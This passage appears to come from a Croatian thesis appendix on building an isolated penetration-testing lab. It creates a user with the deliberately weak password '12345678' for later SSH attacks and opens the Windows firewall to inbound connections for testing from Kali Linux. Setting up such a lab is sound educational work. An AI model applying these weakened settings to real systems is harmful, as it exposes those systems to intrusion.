


Slika C.3: Postavljanje virtualne trajne pohrane Ubuntu 19.10 poslužitelja

u *Host-Only* načinu rada mogu se vidjeti u tablici 4.1. Ono što je važno za instalaciju virtualnog poslužitelja jest da će instalirani virtualni poslužitelj moći komunicirati samo s drugim virtualnim strojevima koji imaju podešeni isti mrežni pretvornik, što ih smješta u istu virtualnu mrežu, i s operacijskim sustavom domaćinom čija je adresa `<mrežna-adresa-pretvornika>.1`, te je domaćin postavljen za pretpostavljeni poveznik unutar virtualne mreže (engl. *default gateway*).

Nakon instalacije poslužitelja, u svrhu kasnijih napada na SSH poslužitelj stvorit će se korisnik sa slabom zaporkom '12345678', korisničkog imena '*alice*'.


```
1 root@ubuntu-19:/home/darian# adduser alice
2 Adding user ‘alice’ ...
3 Adding new group ‘alice’ (1001) ...
4 Adding new user ‘alice’ (1001) with group ‘alice’ ...
5 Creating home directory ‘/home/alice’ ...
6 Copying files from ‘/etc/skel’ ...
7 New password:
8 Retype new password:
```




Slika C.4: Odabir *ISO* slike (engl. *ISO image*) za instalaciju Ubuntu 19.10 poslužitelja

```
9 passwd: password updated successfully
10 Changing the user information for alice
11 Enter the new value, or press ENTER for the default
12       Full Name []: alice annice
13       Room Number []: 555
14       Work Phone []: 555
15       Home Phone []: 555
16       Other []:
17 Is the information correct? [Y/n] Y
```


Ispis C.1: Stvaranje korisnika '*alice*' sa slabom zaporkom




Slika C.5: Konfiguracija mrežnih postavki Ubuntu 19.10 poslužitelja



Slika C.6: Konfiguracija datotečnog sustava virtualne trajne pohrane Ubuntu 19.10 poslužitelja




Slika C.7: Konfiguracija imena računala i korisnika administratorskih ovlasti Ubuntu 19.10 poslužitelja



Slika C.8: Instalacija dodatnih programskih paketa na Ubuntu 19.10 poslužitelj


Dodatak D
Instalacija i konfiguracija Windows poslužitelja

Kao reprezentativni uzorak Windows poslužitelja podignut je jedan Windows poslužitelj. Instalacijska slika poslužitelja preuzeta je s [8]. Koraci instalacije identični su kao da se radi o stolnoj inačici Windows računala. Postupak dodjele resursa, tj. radne memorije, trajne pohrane i sl. identičan je instalaciji virtualnog Linux poslužitelja, a opisan je u dodatku C. Slika D.1 prikazuje sadržaj ekrana nakon uspješne instalacije




Slika D.1: Prikaz početnog ekrana nakon instalacije i pokretanja Windows 10 poslužitelja

virtualnog Windows poslužitelja. Prilikom svakog pokretanja poslužitelja pokrene se aplikacija *Server Manager*, koja služi za konfiguraciju poslužitelja. Za potrebe ovog rada bilo je potrebno samo podesiti mogućnost udaljenog pristupa poslužitelju, odnosno potrebno je omogućiti komunikaciju s tim poslužiteljem, zato što prema pretpostavljenim postavkama interna sigurnosna stijena poslužitelja odbija sve pokušaje uspostave mrežen veze. Slika D.2 prikazuje grafičko sučelje ugrađene programske po-



Slika D.2: Prikaz sučelja *Windows Defender* sigurnosne stijene

drške za mrežni segment sigurnosne zaštite poslužitelja, *Windows Defender Firewall*. Odavde je potrebno dopustiti uspostavu mrežne veze prema poslužitelju. Slika D.3 pri-



Slika D.3: Omogućavanje uspostave mrežne veze s Windows poslužiteljem

kazuje konfiguraciju interne sigurnosne stijene *Windows Defender* aplikacije, kako bi se omogućila uspostava mrežne veze s virtualnim Windows poslužiteljem. Konkretno potrebno je opcije dolaznih veza (engl. *Inbound Connections*) promijeniti u stanje '*Dopusti*' (engl. *Allow*). Sada Linux distribucija Kali Linux može uspostaviti mrežne veze s Windows poslužiteljem i testiranje može početi.